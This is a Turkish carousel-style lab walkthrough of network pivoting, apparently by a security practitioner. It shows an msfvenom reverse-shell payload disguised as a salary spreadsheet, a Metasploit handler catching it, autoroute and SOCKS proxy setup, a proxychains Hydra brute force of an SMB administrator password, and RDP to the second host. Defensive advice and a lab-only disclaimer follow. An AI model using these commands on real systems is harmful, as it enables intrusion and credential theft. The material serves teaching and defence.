

SERİ · BÖLÜM 2

# LATERAL MOVEMENT

Farklı Bir Ağdaki "Erişilemez" Sisteme, Ele Geçirilen Bir Sunucu Üzerinden Pivotlayarak Ulaşmak

Autoroute → SOCKS Proxy → Proxychains → Hydra → RDP


Özgür ÇAKMAK

*Kaydırarak devam edin →*

# Neden Pivotlamaya İhtiyaç Var?

Saldırganın bulunduğu ağdan, farklı bir network ID'sindeki sisteme doğrudan bir yol yoktur — güvenlik duvarları ve segmentasyon bunu engeller. Ancak iki ağa birden bağlı (dual-homed) bir sunucu ele geçirilirse, bu sunucu bir köprüye dönüşür ve normalde erişilemeyen ağ görünür hale gelir.

*Farklı Network ID — Direkt Erişim Yok* ✖



Bu carousel'de, WIN-2008 üzerinde önceden elde edilmiş bir meterpreter oturumundan yararlanarak bu köprünün nasıl kurulduğunu ve SERVER2022'ye nasıl ulaşıldığını gösteriyoruz.

# İlk Erişim Nasıl Sağlanıyor?

1

## Kılık Değiştirmiş Dosya

Zararlı bir çalıştırılabilir dosya; fatura, bordro ya da teklif gibi güvenilir bir belgeymiş gibi görünecek şekilde hazırlanır (dosya adı, ikon, çift uzantı gibi yöntemlerle).

2

## Sosyal Mühendislikle Teslim

Bu dosya e-posta eki, sahte bir indirme linki ya da mesajlaşma uygulaması üzerinden hedefe ulaştırılır ve açması için ikna edilir.

3

## Gizli Bağlantı Kurulur

Dosya çalıştırıldığında hedef makineyle saldırgan arasında fark edilmesi zor bir uzaktan erişim bağlantısı kurulur — bu, ağdaki ilk sıçrama noktası hâline gelir.

→ Bu carousel'in devamındaki pivotlama tekniği, tam olarak bu ilk erişim noktasından başlıyor.

## BUNA KARŞI NE YAPMALI?

- Dosya uzantılarını daima görünür tutun; "rapor.pdf.exe" gibi çift uzantılara dikkat edin
- Beklenmedik ek veya linkleri açmadan önce göndereni doğrulayın
- E-posta ağ geçidinde ek tarama ve sandbox analizi kullanın
- Uç nokta tespit (EDR) çözümleriyle şüpheli süreç davranışlarını izleyin


1

ADIM


# INITIAL ACCESS

Çalışmada ele geçirilen hash bilgisi kullanılarak Remote Desktop üzerinden ilk hedef sisteme erişim sağlandı. Ardından hedef sistem üzerinde çalıştırılmak üzere bir Meterpreter reverse TCP payload'ı oluşturuldu.

```
(root@kali)-[~]  
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.1.129 LPORT=6262 -f exe -o Maas_Listesi.xlsx.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7680 bytes  
Saved as: Maas_Listesi.xlsx.exe
```



Remote desktopla bağlanıp payloada erişmek için http yayınına bağlanıldı.




Hedef pc üzerinden yapmış olduğumuz payload indirildi.

## Multi-Handler ile Shell Alma

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set lport 6262
lport => 6262
msf exploit(multi/handler) > set lhost
set lhost 10.10.1.129          set lhost ::1
set lhost 127.0.0.1          set lhost eth0
msf exploit(multi/handler) > set lhost 10.10.1.129
lhost => 10.10.1.129
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.129:6262
```

*Kaliden exploit/multi/handler üzerinden dinlemeye alındı.*



*Hedef pc den oluşturmuş olduğumuz payload çalıştırıldı.*

```
[*] Started reverse TCP handler on 10.10.1.129:6262
[*] Sending stage (232006 bytes) to 10.10.1.128
[*] Meterpreter session 1 opened (10.10.1.129:6262)

meterpreter > |
```

*Shell alındı.*

## Rota Keşfi (Autoroute)

```
meterpreter > arp
```

ARP cache

| IP address      | MAC address       |
|-----------------|-------------------|
| 10.10.1.0       | 00:50:56:ef:1b:c9 |
| 10.10.1.129     | 00:0c:29:03:47:bb |
| 10.10.1.132     | 00:0c:29:7c:f8:34 |
| 10.10.1.254     | 00:50:56:e8:a5:7c |
| 10.10.1.255     | ff:ff:ff:ff:ff:ff |
| 192.168.227.1   | 00:50:56:c0:00:01 |
| 192.168.227.131 | 00:0c:29:7c:f8:34 |

İkinci Hedef Belirlendi

İkinci ağa (192.168.227.0/24) meterpreter üzerinden rota eklendi

```
meterpreter > run autoroute -s 192.168.227.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 192.168.227.0/255.255.255.0 ...
[+] Added route to 192.168.227.0/255.255.255.0 via 10.10.1.128
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
hacker.jpg
Active Routing Table
```

| Subnet        | Netmask       | Gateway   |
|---------------|---------------|-----------|
| 192.168.227.0 | 255.255.255.0 | Session 1 |

```
meterpreter > |
```

Ele geçirilen WIN-2008 sunucusunun aynı zamanda 192.168.227.0/24 ağına da bağlı olduğu tespit edildi. Metasploit'in autoroute modülüyle bu ağa bir rota tanımlanarak, Kali makinesinin normalde göremediği ağ trafiğe açıldı.

# SOCKS Proxy Kurulumu

*socks\_proxy modülü bulundu ve seçildi*

```
msf exploit(multi/handler) > search socks proxy

Matching Modules
=====
```

| # | Name                         | Disclosure Date | Rank   | Check | Description                      |
|---|------------------------------|-----------------|--------|-------|----------------------------------|
| 0 | auxiliary/server/socks_proxy | .               | normal | No    | SOCKS Proxy Server               |
| 1 | auxiliary/server/socks_unc   | .               | normal | No    | SOCKS Proxy UNC Path Redirection |

Interact with a module by name or index. For example `info 1`, `use 1` or `use auxiliary/server/socks_unc`

```
msf exploit(multi/handler) > use 0
msf auxiliary(server/socks_proxy) > |
```

*Proxy parametreleri (127.0.0.1:1080) yapılandırıldı*

```
Module options (auxiliary/server/socks_proxy):
```

| Name    | Current Setting | Required | Description               |
|---------|-----------------|----------|---------------------------|
| SRVHOST | 127.0.0.1       | yes      | The local host to bind to |
| SRVPORT | 1080            | yes      | The port to bind to       |
| VERSION | 5               | yes      | The SOCKS version to use  |

*SOCKS proxy arka planda çalıştırıldı*

```
msf auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf auxiliary(server/socks_proxy) > jobs

Jobs
=====
```

| Id | Name                          | Payload | Payload opts |
|----|-------------------------------|---------|--------------|
| 0  | Auxiliary: server/socks_proxy |         |              |

```
msf auxiliary(server/socks_proxy) > |
```

Kali'den bu yeni rotaya sistem araçlarıyla trafik gönderebilmek için Metasploit'in socks\_proxy modülü arka plan işi olarak başlatıldı — bu, meterpreter oturumunu bir SOCKS5 tüneline dönüştürdü.

## Proxychains Yapılandırması

*proxychains4.conf — SOCKS5 127.0.0.1:1080 olarak ayarlandı*

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

Standart sistem araçlarının (hydra, rdesktop vb.) trafiğini kurulan SOCKS tüneli üzerinden yönlendirebilmesi için proxychains4 yapılandırma dosyası düzenlendi.



## 6

ADIM

## Pivot Üzerinden Kimlik Tespiti

*Proxy chain hydra rockyou.txt deki şifreleri tarattık.*

```
(root@kali)-[~]  
# proxychains4 hydra -l Administrator -P /usr/share/wordlists/rockyou.txt smb://192.168.227.131
```

*Hydra, proxychains üzerinden SERVER2022'nin SMB girişini test etti*

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.227.131:445  ...  OK  
[445][smb] host: 192.168.227.131  login: Administrator  password: Password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-12 09:38:13
```

*Ve şifre kırıldı.*

proxychains ile tünellenen Hydra, Kali'nin doğrudan erişemediği 192.168.227.131 (SERVER2022) hedefine karşı SMB kimlik doğrulamasını denedi ve geçerli bir yönetici parolası buldu.

7


ADIM

## Hedefe Erişim (RDP)

*Kırılan şifre kullanılarak 2.Hedef Pc ye Remote Desktop üzerinden erişim*

```
(root@kali)-[~]  
# proxychains4 rdesktop -u Administrator -p Password 192.168.227.131
```

*Proxychains üzerinden SERVER2022'ye RDP bağlantısı*



Elde edilen kimlik bilgileriyle proxychains üzerinden başlatılan RDP bağlantısı, Kali'nin ağ topolojisi itibarıyla asla doğrudan erişemeyeceği SERVER2022 makinesine ulaştı.

# Savunma Önerileri

## ● Sıkı Ağ Segmentasyonu (ACL)

Dual-homed sunucular üzerinden geçen trafik dahi varsayılan olarak reddedilmeli; sadece gerekli portlara izin verilmeli.

## ● Host Bazlı Güvenlik Duvarı

Sunucular arası SMB/RDP gibi lateral hareket protokolleri host firewall ile kısıtlanmalı.

## ● Benzersiz Yönetici Parolaları

Her sunucunun yerel yönetici parolası farklı olmalı (örn. LAPS) — tek bir kırılan parola tüm ağı açmamalı.

## ● Anormal Trafik İzleme

SOCKS proxy, proxychains gibi araçların ürettiği tünelleme trafiği SIEM ile tespit edilmeli.

## ● Jump Host / Bastion Mimarisi

Ağlar arası erişim, düz yönlendirme yerine denetlenen ve loglanan bir geçiş sunucusu üzerinden yapılmalı.

# Sonuç

Bu çalışma, kontrollü bir laboratuvar ortamında ağ pivotlama (lateral movement) tekniğinin, farklı network ID'sindeki normalde erişilemeyen bir sisteme nasıl ulaştırdığını göstermek amacıyla gerçekleştirilmiştir. Amaç; segmentasyonun tek başına yeterli bir savunma olmadığını ve bütüncül bir güvenlik mimarisinin önemini somut biçimde ortaya koymaktır.



Bu içerik yalnızca eğitim amaçlıdır ve izole bir laboratuvar ortamında gerçekleştirilmiştir. Yazılı izin alınmadan hiçbir sisteme yönelik test yapılması yasa dışıdır.

## Kullanılan Teknikler

Autoroute

SOCKS Proxy

Proxychains

Hydra

RDP Pivoting

## ÖNEMLİ SONUÇ

# Segmentasyon Tek Başına Yetmez

Bu senaryonun asıl gösterdiği şey şu: iki ağ birbirinden tamamen izole görünse bile, sadece TEK bir dual-homed veya çok-bağlantılı sunucunun ele geçirilmesi, tüm bu izolasyonu anlamsız hale getirebilir. Saldırgan, ağ sınırını değil, ağ sınırındaki güvenilir bir noktayı hedef alır.



*Bir ağ ne kadar izole görünürse görünsün, güvenliği en zayıf bağlantı noktası kadar güçlüdür.*

#CyberSecurity #EthicalHacking #PenetrationTesting #LateralMovement #NetworkPivoting #RedTeam #InfoSec #Proxychains